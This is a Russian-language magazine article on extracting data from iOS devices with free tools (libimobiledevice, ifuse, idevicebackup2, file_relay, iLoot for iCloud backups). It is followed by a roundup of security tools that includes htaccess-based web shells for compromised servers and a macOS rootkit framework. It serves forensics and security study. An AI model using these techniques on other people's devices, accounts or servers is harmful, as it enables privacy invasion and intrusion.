По состоянию на июль прошлого года Apple продала более 800 миллионов устройств, работающих под управлением iOS. Более половины из них — различные модели iPhone. При таком количестве устройств в обращении совершенно не удивительно, что они часто становятся объектами компьютерно-технической экспертизы (forensics). На рынке представлены различные решения для автоматизации подобных экспертиз, но ценник на них зачастую делает их недоступными. Поэтому сегодня мы поговорим о том, как можно провести такую экспертизу с минимальными затратами или, проще говоря, используя бесплатные и/или open source инструменты.

НЕМНОГО ТЕОРИИ

При проведении экспертизы в большинстве случаев подразумевается физический доступ к устройству, и перед экспертом стоят две задачи: извлечь как можно больше данных и информации из устройства и оставить при этом как можно меньше следов (артефактов). Вторая задача особенно важна, если результаты экспертизы представляются в суде: слишком большое количество артефактов может помешать проведению повторной экспертизы, что, в свою очередь, может поставить результаты первоначальной экспертизы под сомнение. Во многих случаях избежать появления артефактов невозможно; эту проблему пытаются решать, подробно документируя артефакты, создаваемые на различных этапах проведения исследования.

Данные, хранящиеся на iOS-устройствах, защищены относительно хорошо, и, чтобы их извлечь, обычно нужно преодолеть следующие препятствия:

1. Пасскод. Он защищает устройство от неавторизованного доступа (в том числе и от экспертизы) и криптографически защищает часть данных. Это значит, что даже если пасскод как-то обойти, то некоторые файлы и записи Keychain будут недоступны, потому что устройство не сможет получить соответствующие ключи шифрования, не зная пасскод.
2. Связка ключей (Keychain). Это централизованное хранилище паролей, токенов, ключей шифрования и прочих секретов, в котором Apple рекомендует разработчикам приложений держать ценные данные. Физически представляет собой SQLite3-базу, записи в которой зашифрованы и доступ к которой осуществляется опосредованно, через запросы к сервису `securityd`.
3. Шифрование файлов. В отличие от систем полнодискового шифрования (full disk encryption, FDE), iOS шифрует каждый файл отдельным ключом (чем-то это напоминает EFS в Windows). Часть файлов защищена ключом, производным от уникального ключа устройства, и может быть расшифрована без знания пасскода, часть защищена таким образом, что расшифровать их без знания пасскода невозможно.

Вместе эти три механизма образуют подсистему защиты данных (Data Protection), которая появилась в iOS 4 и своим появлением существенно усложнила проведение экспертиз. После выхода iOS 4 Data Protection изменялась не очень существенно, за одним исключением — появление Secure Enclave в iPhone 5s и более новых моделях. Secure Enclave используется в рамках Data Protection для операций с отпечатками пальцев, пасскодом, ключами шифрования и подобным, но в данной статье мы его рассматривать не будем.

ИЗВЛЕЧЕНИЕ ДАННЫХ

Для извлечения данных из iOS-устройств на практике традиционно применяются несколько методов:

1. «Физическое извлечение» позволяет получить побитовый образ диска, все ключи шифрования устройства и, в большинстве случаев, также позволяет перебирать пасскод (если он установлен). Для физического извлечения в общем случае требуется выполнение кода на устройстве в контексте пользователя с полными правами (root) и вне песочницы (sandbox). Этот метод был популярен несколько лет назад, так как уязвимость в загрузчиках старых устройств (таких как iPhone 4 или первые iPad'ы) позволяла выполнять на устройстве произвольный код. На более новых устройствах физическое извлечение возможно (да и то с оговорками) только при наличии jailbreak, поэтому сегодня мы его рассматривать не будем.
2. «Логическое извлечение» использует для получения данных интерфейсы и сервисы, которые уже есть на устройстве и которые используются программами вроде iTunes или Xcode. Классическим примером здесь служит создание резервной копии iTunes: для ее создания не нужно устанавливать на устройство никаких дополнительных программ, и при этом она содержит большое количество ценной информации об устройстве (включая список контактов и вызовов, историю переписки, историю местоположений, фото/видео). Но одним только бэкапом дело не ограничивается — на iOS-устройствах присутствуют и другие службы, позволяющие получить доступ к данным.
3. Извлечение из iCloud позволяет загрузить резервную копию устройства из облака. Для этого необходимо знать аутентификационные данные настроенного на устройстве Apple ID: Apple ID и пароль либо аутентификационный токен. Резервная копия в iCloud также содержит массу ценной информации.

СПАРИВАНИЕ

Когда речь заходит о «логическом» извлечении, то одно из ключевых понятий — это спаривание (pairing) устройства и хоста. В большинстве случаев устройство будет отвечать на запросы только того хоста, с которым оно было спарено ранее (таких хостов может быть больше одного). Запись спаривания (pairing record) состоит из двух частей — одна хранится на устройстве и одна на хосте — и создается при первом подключении устройства к новому хосту. Для создания такой записи необходимо, чтобы устройство было разблокировано (то есть для спаривания в общем случае необходимо ввести пасскод) и чтобы пользователь подтвердил создание записи спаривания на устройстве (начиная с iOS 7; в более ранних версиях запись создавалась автоматически).

Запись спаривания содержит ключи шифрования для всего контента, хранящегося на устройстве, и, следовательно, может быть использована для подключения к устройству и его разблокировки. Другими словами, с точки зрения доступа к зашифрованным данным запись спаривания эквивалентна знанию пасскода: наличие любого из этих двух факторов позволяет разблокировать устройство и получить доступ ко всем данным (в криптографическом смысле).

С практической точки зрения вышесказанное значит, что для логического извлечения в общем

случае необходима существующая запись спаривания с одного из доверенных компьютеров или пасскод (чтобы эту запись создать). Без этого большая часть сервисов iOS откажется работать и возвращать данные.

ПРАКТИКА

Для наших экспериментов понадобится виртуальная или физическая машина под управлением Linux. Linux, в принципе, может быть любым, важно, чтобы под ним нормально собирались и работали `libusb` и `libimobiledevice`. Я буду использовать Santoku Linux (goo.gl/DVOXbl) — дистрибутив, созданный в том числе и для проведения исследования устройств под управлением Android и iOS. К сожалению, Santoku Linux содержит не все необходимое, поэтому кое-что «допиливать» все же придется.

ЛОГИЧЕСКОЕ ИЗВЛЕЧЕНИЕ

Для логического извлечения данных из устройства нам потребуется `libimobiledevice` (goo.gl/deETjf) — кросс-платформенная библиотека для общения с различными службами iOS. Santoku Linux 0.5 поставляется с устаревшей версией `libimobiledevice` (1.1.5), которая не полностью поддерживает iOS 8, поэтому установим самую свежую версию (1.1.7) и все ее зависимости: скачиваем архивы по указанным ссылкам, распаковываем и выполняем

```
./autogen.sh && make && sudo make install
```

- `libplist-1.12` (goo.gl/h0bJUN);
- `libusbmuxd-1.0.10` (goo.gl/chaOun);
- `libimobiledevice-1.1.7` (goo.gl/sLqDuf) — здесь обрати внимание на ключ `--enable-dev-tools`, он включает сборку дополнительных утилит, которые мы в дальнейшем будем использовать для общения с некоторыми сервисами iOS: `./autogen.sh --enable-dev-tools`;
- `usbmuxd-1.1.0` (goo.gl/KsgE8w) — похоже, ключ `--without-systemd` необходим на Santoku 0.5, так как без него usbmuxd не стартует: `./autogen.sh --without-systemd`;
- `ideviceinstaller-1.1.0` (goo.gl/o1hpBr);
- `ifuse-1.1.3` (goo.gl/mZei73).

Если все прошло удачно, то теперь самое время подключить какое-нибудь iOS-устройство к компьютеру (или к виртуальной машине) и проверить, что хост его видит:

```
santoku@santoku-vm:~$ idevice_id -l↵
23f88587e12c30376f8ab0b05236798fdfa4e853↵
santoku@santoku-vm:~$
```

Эта команда должна вывести идентификаторы (UUID) подключенных устройств.

ИНФОРМАЦИЯ ОБ УСТРОЙСТВЕ

Следующий этап — получение более подробной информации об устройстве. Для этого служит утилита `ideviceinfo`. Она может использоваться в двух вариантах:

- `ideviceinfo -s` выводит общедоступную информацию об устройстве без попытки создать новое или использовать существующее спаривание между хостом и устройством;
- `ideviceinfo [-q <домен>] [-x]` выводит существенно более подробную информацию, но требует наличия спаривания между устройством и хостом. Утилита запрашивает информацию у сервиса `lockdownd`, выполняющегося на устройстве. Информация представляет собой пары ключ — значение, и ключи сгруппированы в домены. С помощью параметра `-q` можно задать конкретный домен, из которого требуется получить данные.

Параметр `-x` позволяет форматировать вывод программы в виде XML (а точнее — в виде property list), так что вывод можно перенаправить в файл и в дальнейшем обрабатывать другими программами или скриптами.


ПРИЛОЖЕНИЯ

В рамках логического извлечения можно получить доступ к данным приложений. Для этого сначала необходимо получить список установленных приложений при помощи утилиты `ideviceinstaller`:

```
santoku@santoku-vm:~$ ideviceinstaller -l
Total: 4 apps
com.viaforensics.viaprotect-app - NowSecure 1
com.facebook.Facebook - Facebook 6017145
ph.telegra.Telegraph - Telegram 39280↵
com.getdropbox.Dropbox - Dropbox 3.6.2
santoku@santoku-vm:~$
```

```
santoku@santoku-vm: ~
File Edit Tabs Help
santoku@santoku-vm:~$ ideviceinfo -s
BasebandCertId: 3554301762
BasebandKeyHashInformation:
 AKeyStatus: 2
 SKeyHash: 7MQEUyvzG4gjjZc7KsNNAVTS8g4=
 SKeyStatus: 0
BasebandSerialNumber: IsDDSw==
BasebandVersion: 3.11.00
BoardId: 2
BuildVersion: 12B435
ChipID: 35168
DeviceClass: iPhone
DeviceColor: #e1e4e3
DeviceName: iPhone 5s
DevicePublicKey: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JR0pBb0dCQU0xRVovUlBGdW
nhrcC9VSUdYS3dIcG5rVWVGd0JaMlpncEcKU29SaTloTWVMc1VPcnFwaG9CODJQZEVFeXBLaCtzdkVlcmV3
FUUxOZ3dCdApvNDlDUUZQRFdoR2R5anhwR1VNZGRnSTlPTGpXcHpYOVVFa0wwOTRia1puSm1LUXFwZ25UQW
FBVQkxJQyBLRVktLS0tLQo=
DieID: 7097578767056
HardwareModel: N53AP
PartitionType:
ProductType: iPhone6,2
ProductVersion: 8.1.1
ProductionSOC: true
ProtocolVersion: 2
TelephonyCapability: true
UniqueChipID: 7097578767056
UniqueDeviceID: 23f88587e12c30376f8ab0b05236798fdfa4e853
WiFiAddress: f0:f6:1c:36:99:c9
santoku@santoku-vm:~$
```

Получаем данные об устройстве с помощью ideviceinfo



Passcode — один из защитных механизмов iOS





В результате для каждого приложения получаем его идентификатор (так называемый bundle ID), название и версию. Зная идентификатор приложения, мы можем получить доступ к его данным. Для этого задействуются два сервиса iOS — house_arrest и afc. AFC (Apple File Conduit) — это служба доступа к файлам; с ее помощью, в частности, iTunes осуществляет доступ к музыке и прочим медиафайлам на устройстве. house_arrest — это менее известный сервис, который позволяет запускать сервер AFC в песочнице конкретного приложения; он, в частности, используется для реализации функции File Sharing в iTunes.

Но это все теория. На практике для получения доступа к файлам приложения достаточно воспользоваться утилитой ifuse:

```
santoku@santoku-vm:~$ ifuse --container↵
com.getdropbox.Dropbox~/Desktop/↵
Applications/
santoku@santoku-vm:~$
```

В результате выполнения этой команды директория с данными приложения будет смонтирована в директории ~/Desktop/Applications:

```
santoku@santoku-vm:~$ ls ~/Desktop↵
/Applications/
Documents Library StoreKit tmp↵
santoku@santoku-vm:~$
```

Отмонтировать данные приложения можно командой fusermount -u ~/Desktop/Applications.

РЕЗЕРВНАЯ КОПИЯ ITUNES

Бэкап устройства традиционно служит одним из популярных векторов извлечения данных, что неудивительно, учитывая, что бэкап по определению должен содержать массу ценной информации об устройстве и его владельце. Для создания бэкапа можно воспользоваться утилитой idevicebackup2:

```
santoku@santoku-vm:~$ idevicebackup2↵
backup --full ~/Desktop
Backup directory is "/home/santoku/Desktop"
Started "com.apple.mobilebackup2"↵
service on port 50066.
Negotiated Protocol Version 2.1
Starting backup...
Enforcing full backup from device.
Backup will be unencrypted.
Requesting backup from device...
Full backup mode.
[=] 1% Finished
Receiving files
....
Received 237 files from device.
Backup Successful.
santoku@santoku-vm:~$
```

В зависимости от количества контента на устройстве создание резервной копии может занять длительное время (до получаса).

Другая потенциальная проблема, связанная с бэкапами, заключается в том, что они могут быть зашифрованы. Шифрование бэкапов в iOS осуществляется на стороне устройства, поэтому если пользователь защитил бэкап паролем, то все данные, отдаваемые устройством в процессе бэкапа, будут зашифрованы. Пароль можно попытаться подобрать — для этого существуют как коммерческие, так и бесплатные инструменты. Без пароля доступ к содержимому файлов бэкапа невозможен.

По умолчанию idevicebackup2 сохраняет резервную копию во внутреннем формате iOS, который не вполне подходит для ручного исследования, поскольку, например, вместо имени файла в нем используется значение хеш-функции SHA-1 от пути файла. Преимущество этого внутреннего формата iOS в том, что многие программы знают, как с ним работать, так что для анализа содержимого бэкапа достаточно открыть его в одной из таких программ (например, iOS Backup Analyzer — goo.gl/o4DQLj, iBackupBot — goo.gl/XuC7Sx, или iExplorer — goo.gl/iWQQjl).

Если же по каким-то причинам требуется получить бэкап в более «читаемом» формате, то можно воспользоваться командой unback:

```
santoku@santoku-vm:~$ idevicebackup2↵
unback ~/Desktop
```

Эта команда создаст на рабочем столе директорию _unback_, в которой будет сохранена резервная копия устройства в виде традиционного дерева файлов, а не в виде списка файлов с псевдослучайными именами, как ранее.

ИСТОЧНИКИ FILE_RELAY В IOS 8

AppleTV Baseband Bluetooth Caches CoreLocation CrashReporter CLTM demod Keyboard Lockdown MobileBackup MobileInstallation MobileMusicPlayer Network Photos SafeHarbor SystemConfiguration Ubiquity UserDatabases AppSupport Voicemail VPN WiFi WirelessAutomation MapsLogs NANDDebugInfo IORegUSBDevice VARFS HFSMeta tmp MobileAsset GameKitLogs Device-O-Matic MobileDelete itunesstored Accounts AddressBook FindMyiPhone DataAccess DataMigrator EmbeddedSocial MobileCal MobileNotes

ФАЙЛОВАЯ СИСТЕМА

Утилита ifuse может быть использована и для доступа к файловой системе iOS-устройства. Сразу замечу, что стандартная служба AFC позволяет получить доступ только к содержимому директории /var/mobile/Media, в которой хранятся фото- и видеофайлы, фильмы, музыка и прочий медиаконтент. Эта директория может быть смонтирована при помощи команды ifuse ~/Desktop/Media/.


Если устройству был сделан jailbreak и установлена служба AFC2, то возможности доступа к файловой системе существенно расширяются. AFC2 — это тот же AFC, но имеющий доступ ко всей файловой системе, а не только к директории /var/mobile/Media. Корневая файловая система устройства может быть смонтирована следующим образом: ifuse --root ~/Desktop/Media/. Отмонтирование устройства осуществляется, как и в случае с доступом к данным приложений, командой fusermount -u ~/Desktop/Media.

FILE_RELAY

File_relay — один из менее известных сервисов iOS, позволяющий в некоторых случаях получать данные,

```
santoku@santoku-vm: ~
File Edit Tabs Help
santoku@santoku-vm:~$ ifuse --container com.getdropbox.Dropbox ~/Desktop/Applications
santoku@santoku-vm:~$ ls ~/Desktop/Applications/
Documents  Library  StoreKit  tmp
santoku@santoku-vm:~$
```

Монтируем директорию приложения в ~/Desktop/Applications с помощью ifuse



```
santoku@santoku-vm: ~
File  Edit  Tabs  Help
santoku@santoku-vm:~$ idevicebackup2 backup --full ~/Desktop
Backup directory is "/home/santoku/Desktop"
Started "com.apple.mobilebackup2" service on port 50744.
Negotiated Protocol Version 2.1
Reading Info.plist from backup.
Starting backup...
Enforcing full backup from device.
Backup will be unencrypted.
Requesting backup from device...
Incremental backup mode.
Sending '23f88587e12c30376f8ab0b05236798fdfa4e853/Status.plist' (1
89 Bytes)
Sending '23f88587e12c30376f8ab0b05236798fdfa4e853/Manifest.plist'
(5.0 kB)
Sending '23f88587e12c30376f8ab0b05236798fdfa4e853/Manifest.mbdb' (
48.6 kB)
[====                                          ]  8% Finished
Receiving files
[===                                           ]  5% (49.2 kB
```

Создаём бэкап устройства с помощью idevicebackup2

недоступные через другие интерфейсы. Сервис присутствует во всех версиях iOS, начиная с 2.0 (тогда ОС еще называлась iPhone OS), но список доступных данных меняется от версии к версии.

Для извлечения данных через службу file_relay можно воспользоваться утилитой `filerelaytest` (она будет скомпилирована, только если указать параметр `--enable-dev-tools` при конфигурации `libimobiledevice`):

```
santoku@santoku-vm:~$ filerelaytest
Connecting...
Requesting AppleSupport, Network, VPN, WiFi,
UserDatabases, CrashReporter, tmp, System
Configuration
Receiving ................................
............................................
..........................
Total size received: 393414
santoku@santoku-vm:~$
```

Эта команда выполнит подключение к службе `file_relay` и запросит фиксированный набор «источников» (sources): AppleSupport, Network, VPN, WiFi, UserDatabases, CrashReporter, tmp, SystemConfiguration. Каждый такой источник — это один файл или более с устройства. Полный список источников для iOS 8 приведен во врезке. Для запроса определенного источника достаточно использовать его имя в качестве параметра для `filerelaytest`:

```
santoku@santoku-vm:~$ filerelaytest Accounts
Connecting...
Requesting Accounts
Receiving ..........
Total size received: 31217
santoku@santoku-vm:~$
```

АВТОМАТИЗАЦИЯ

Один из замечательных аспектов `libimobiledevice` состоит в том, что эта библиотека, помимо готовых утилит для общения с устройством, предоставляет и API для создания своих инструментов. Она содержит, например, привязки для Python, предоставляющие такой же уровень доступа к различным сервисам устройства. Используя этот API, ты можешь достаточно быстро создать именно тот инструментарий, который тебе необходим.

Результат (то есть извлеченные данные) будет записан в файл dump.cpio.gz в текущей директории. Его можно распаковать с помощью стандартных утилит `gunzip` и `cpio`:

```
santoku@santoku-vm:~$ gunzip dump.cpio.gz
santoku@santoku-vm:~$ cpio -idmv < dump.cpio
.
./var
./var/mobile
./var/mobile/Library
./var/mobile/Library/Accounts
./var/mobile/Library/Accounts/↵
Accounts3.sqlite
./var/mobile/Library/Accounts/↵
Accounts3.sqlite-shm
./var/mobile/Library/Accounts/↵
Accounts3.sqlite-wal
./var/mobile/Library/Preferences
./var/mobile/Library/Preferences/↵
com.apple.accountsd.plist
6297 blocks
santoku@santoku-vm:~$
```

До iOS 8 этот сервис был исключительно полезным и позволял получить данные, недоступные через другие интерфейсы (например, если бэкап зашифрован). Но, начиная с iOS 8, Apple ввела дополнительную проверку: для того чтобы служба `file_relay` работала, на устройстве должен быть установлен специальный конфигурационный профиль, подписанный Apple.

При установке такого профиля в директории `/Library/Managed Preferences/mobile/` будет создан файл `com.apple.mobile_file_relay.plist` со следующим содержанием:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST
1.0//EN" "http://www.apple.com/DTDs/↵
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Enabled</key>
   <true />
</dict>
</plist>
```

`file_relay` во время выполнения проверяет наличие этого файла и значение ключа `Enabled` в нем и возвращает данные, только если оно установлено в `true`.

ICLOUD

Начиная с iOS 5, устройства могут создавать собственную резервную копию в облаке iCloud, а также восстанавливаться из такой копии при первоначальной настройке. Для доступа к данным необходимо знание Apple ID и пароля. Одно из решений с открытым кодом для этого — iLoot (goo.gl/dPPW4P). Утилита достаточно проста в использовании, поэтому давать какие-либо пояснения излишне: на вход подается Apple ID и пароль, на выходе — резервные копии, загруженные из iCloud'а. На момент написания статьи iLoot не работает с учетными записями, для которых включена двухэтапная аутентификация.


ЗАКЛЮЧЕНИЕ

В статье я постарался рассказать о доступных способах извлечения данных из iOS-устройств — способах, не требующих финансовых затрат. За кадром остался такой важный аспект исследования, как анализ извлеченных данных, — эта тема гораздо более обширна и существенно зависит от версии iOS и установленных программ, поэтому раскрыть тему анализа «в общем» представляется труднодостижимым. Тем не менее я надеюсь, что представленный материал оказался интересен и ты узнал из него что-то новое. Happy hacking! ⌶



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

```
computer:~/droopescan# ./droopescan
[+] No themes found.


[+] Possible interesting urls found
    Default changelog file. - https
    Default admin. - https://www.dr

[+] Possible version(s):
    7.34

[+] Plugins found:
    views https://www.drupal.org/si
    token https://www.drupal.org/si
    pathauto https://www.drupal.org
    libraries https://www.drupal.or
    entity https://www.drupal.org/s
```

Автор: Pedro Worcel
Система: Windows/ Linux/Mac
URL: https://github.com/droope/droopescan





Автор: RollBackup
Система: Linux
URL: www.asgardapi.com



```
0: kd> !SwishDbgExt.help
Commands for C:\Program Files\Windows Kits\8
  !help              - Displays information on
  !ms_callbacks      - Display callback functio
  !ms_consoles       - Display console command'
  !ms_credentials    - Display user's credentia

  !ms_drivers        - Display list of drivers
  !ms_dump           - Dump memory space on dis
  !ms_gdt            - Display GDT
  !ms_hivelist       - Display list of registry
  !ms_idt            - Display IDT
  !ms_malscore       - Analyze a memory space a
                       (MSI) - (based on Frank
  !ms_mbr            - Scan Master Boot Record
  !ms_netstat        - Display network informat
  !ms_object         - Display list of object
  !ms_process        - Display list of processe
  !ms_readkcb        - Read key control block
  !ms_readknode      - Read key node
  !ms_readkvalue     - Read key value
  !ms_services       - Display list of services
  !ms_ssdt           - Display service descript
  !ms_timers         - Display list of KTIMER
  !ms_vacbs          - Display list of cached V
!help <cmd> will give more information for a
```

Авторы: x9090, msuiche
Система: Windows
URL: https://github.com/msuiche/SwishDbgExt



CMS ПОД ПРИСМОТРОМ

Droopescan — сканер с плагиновой основой, который предназначен помочь исследователям безопасности в задачах идентификации проблем в ряде CMS (Content Management System), в основном в Drupal и SilverStripe. Сканер полностью написан на Python и имеет консольный интерфейс.

Droopescan поддерживает четыре типа тестов:

- проверку установленных плагинов;
- проверку используемых тем;
- определение версии CMS;
- проверку интересных путей (административные панели, файлы readme и прочее).

Особенности:

- быстрое, мультипоточное сканирование;
- массовое сканирование доступно из коробки;
- сканирование на устаревшие/необновленные версии систем, тем и плагинов;
- система плагинов, которая обрабатывает не только сканирование, но и обновления плагинов;
- поддержка basic-аутентификации;
- поддержка режима перехватывающего прокси.

Вывод о проделанной работе программа может предоставить как в виде обычного текста, так и в JSON-формате для последующей обработки. Ну и естественно, благодаря плагиновой системе можно легко добавить поддержку какой-либо другой CMS. Пример добавления можно посмотреть в plugins/example.py.

Установка очень проста:

```
# pip install droopescan
```

PHP MALWARE SCANNER

Asgard Security Scanner — это бесплатный быстрый инструмент безопасности, который помогает обнаруживать вредоносный код на установках WordPress. Таким образом, он повышает безопасность вашего сайта и увеличивает его ранг в поисковых системах.

Asgard существует в двух версиях:

- облачная версия — дается набор API-вызовов;
- standalone-версия — скрипт с консольным интерфейсом.

Основные особенности:

- запуск сканирования на вредоносное ПО и просто blacklists;
- система отчетов о сканировании;
- возможность закрытия определенного ряда эксплойтов и паттернов атак.

Проверки по blacklist'у:

- Google/Yandex SafeBrowsing от вредоносного ПО и фишинговых страничек;
- Yandex.DNS-проверки на вредоносное ПО и контент для взрослых;
- Spamhaus Domain Blacklist (DBL) проверки;
- проверки репутации домена в Web Of Trust.

Проверки на вредоносный код:

- обнаружение по хешам популярных web-шеллов: c99, rst, r57 и других;
- обнаружение в CloudAPI взломанных/модифицированных файлов и зашифрованных backdoors.

Программа использует алгоритмы машинного обучения для обнаружения подозрительного и вредоносного кода.

SWISHDBGEXT

SwishDbgExt — это популярное расширение для WinDbg. Оно используется для задач расследования, реакции на инциденты и задач форензики.

С недавнего времени плагин стал доступен и в исходном коде, так что, помимо возможной его модификации, код может быть полезен как наглядное пособие по написанию плагинов для WinDbg.

Доступный функционал команд:

- отображение списка процессов;
- отображение списка объектов;
- отображение списка драйверов;
- отображение списка сервисов;
- отображение callback-функций;
- отображение SDT (service descriptor table) функций;
- дамп региона памяти на диск;
- чтение ноды и значения ключей в реестре;
- отображение сетевой информации (о сокетах, соединениях и так далее);
- сканирование MBR (Master Boot Record);
- отображение истории консольных команд;
- отображение пользовательских данных (основывается на mimikatz);
- отображение списка KTIMER;
- отображение списка закешированных VACB (Virtual Address Control Block);
- отображение IDT (Interrupt Descriptor Table) и GDT (Global Descriptor Table);
- анализ пространства памяти и возврат Malware Score Index (MSI) (основывается на работе Frank Boldewin's)

HTSHELLS

Автор: Eldar Marcussen
Система: All
URL: https://github.com/wireghoul/htshells

HTSHELLS — это набор шеллов на основе htaccess-файла (специальный конфигурационный файл для Apache). При помещении такого файла в нужную директорию на взломанном сервере меняется ее поведение, естественно, в нужном нам русле. Данный файл стандартный и по своему имени, можно сказать, не особо привлекает внимание, особенно если там уже находился такой файл.


Среди шеллов присутствуют:

- mod_caucho.shell;
- mod_cgi.shell.bash;
- mod_cgi.shell.windows;
- mod_include.shell;
- mod_multi.shell;
- mod_php.stealth.shell;
- mod_python.shell.htaccess;
- mod_ruby.shell.htaccess;
- mod_suphp.shell.htaccess.

Таким образом, htshells представляет собой набор web-атак вокруг htaccess-файлов.

Присутствуют следующие типы атак:

- отказ в обслуживании;
- раскрытие информации;
- интерактивное выполнение команд;
- directory traversal;
- прочие, типа обхода аутентификации.



4

Использование очень простое: выбирается нужная атака, соответствующий файл переименовывается в htaccess и загружается на web-сервер. Теперь при просмотре данной локации выполняется выбранная атака.

Туториал по использованию ты можешь найти на сайте автора (goo.gl/kBYDbg).



Автор: Squiffy
Система: Mac
URL: https://github.com/squiffy/Masochist



XNU ROOTKIT FRAMEWORK

Вредоносным кодом под Mac уже никого не удивить, а вот фреймворками можно. Так посчитал и автор этого проекта. Данная тема действительно еще нова и очень перспективна для исследований. Также не стоит забывать о разделении кода системы Mac с ее мобильным братом — iPhone в лице OC iOS.

Masochist — это фреймворк для создания XNU-руткитов. Проект может быть очень полезен для исследователей безопасности OS X и iOS.


На данный момент проект способен делать:

- резолвинг публичных символов;
- манипуляции процессами;
- перехват системных вызовов.

Masochist сейчас совместим с 64-битными OS X машинами и протестирован на 10.10.

Для использования необходимо импортировать файлы в твой проект расширения ядра в Xcode. Затем импортировать хедеры. Документацию по использованию API можно найти на wiki-страничке проекта (https://github.com/squiffy/Masochist/wiki).

Советую данный проект всем, кто только начинает разбираться в основах внутренней безопасности операционной системы от Apple.



Автор: Infobyte LLC
Система: Linux/Mac
URL: https://github.com/infobyte/faraday



INTEGRATED PENETRATION-TEST ENVIRONMENT

Faraday вводит новую концепцию (IPE) Integrated Penetration-Test Environment для многопользовательских IDE-пентестеров. Он предназначен для распределенной индексации и анализа собранных данных в процессе аудита безопасности.

Основная цель Faraday — это заново использовать уже существующие в сообществе инструменты и брать их преимущества для многопользовательской работы.

Интерфейс достаточно прост, никакой разницы между терминалом исходного приложения и поставляемого в Faraday не должно быть заметно. Также внесен ряд специализированных функций и изменений, которые помогают пользователям улучшить свою работу. Например, подсветка IP-адресов в терминале.

Из классных и полезных фич можно выделить и ведение истории в процессе теста на проникновение. С этим ты точно не забудешь, что делал и чего не делал.

При этом есть очень удобная визуализация того, что происходит прямо сейчас (real time), и возможность управлять командой пентестеров на проекте.

Среди поддерживаемых инструментов (40+): BeEF, Hydra, Acunetix, Nessus, sqlmap, W3af, Burp, Metasploit, Nikto, Skipfish, Nmap, Shodan и другие.

Инструмент отлично ставится на Ubuntu, Mac, Debian, ArchLinux, Kali Linux, ArchAssault.

Программа имеет платную и бесплатную версию.

Автор: Tim Tomes (LaNMaSteR53)
Система: All
URL: https://bitbucket.org/LaNMaSteR53/recon-ng/



RECON-NG

Recon-ng — это фреймворк для разведки в открытых источниках, в том числе в базе украденных учетных данных PwnedList.

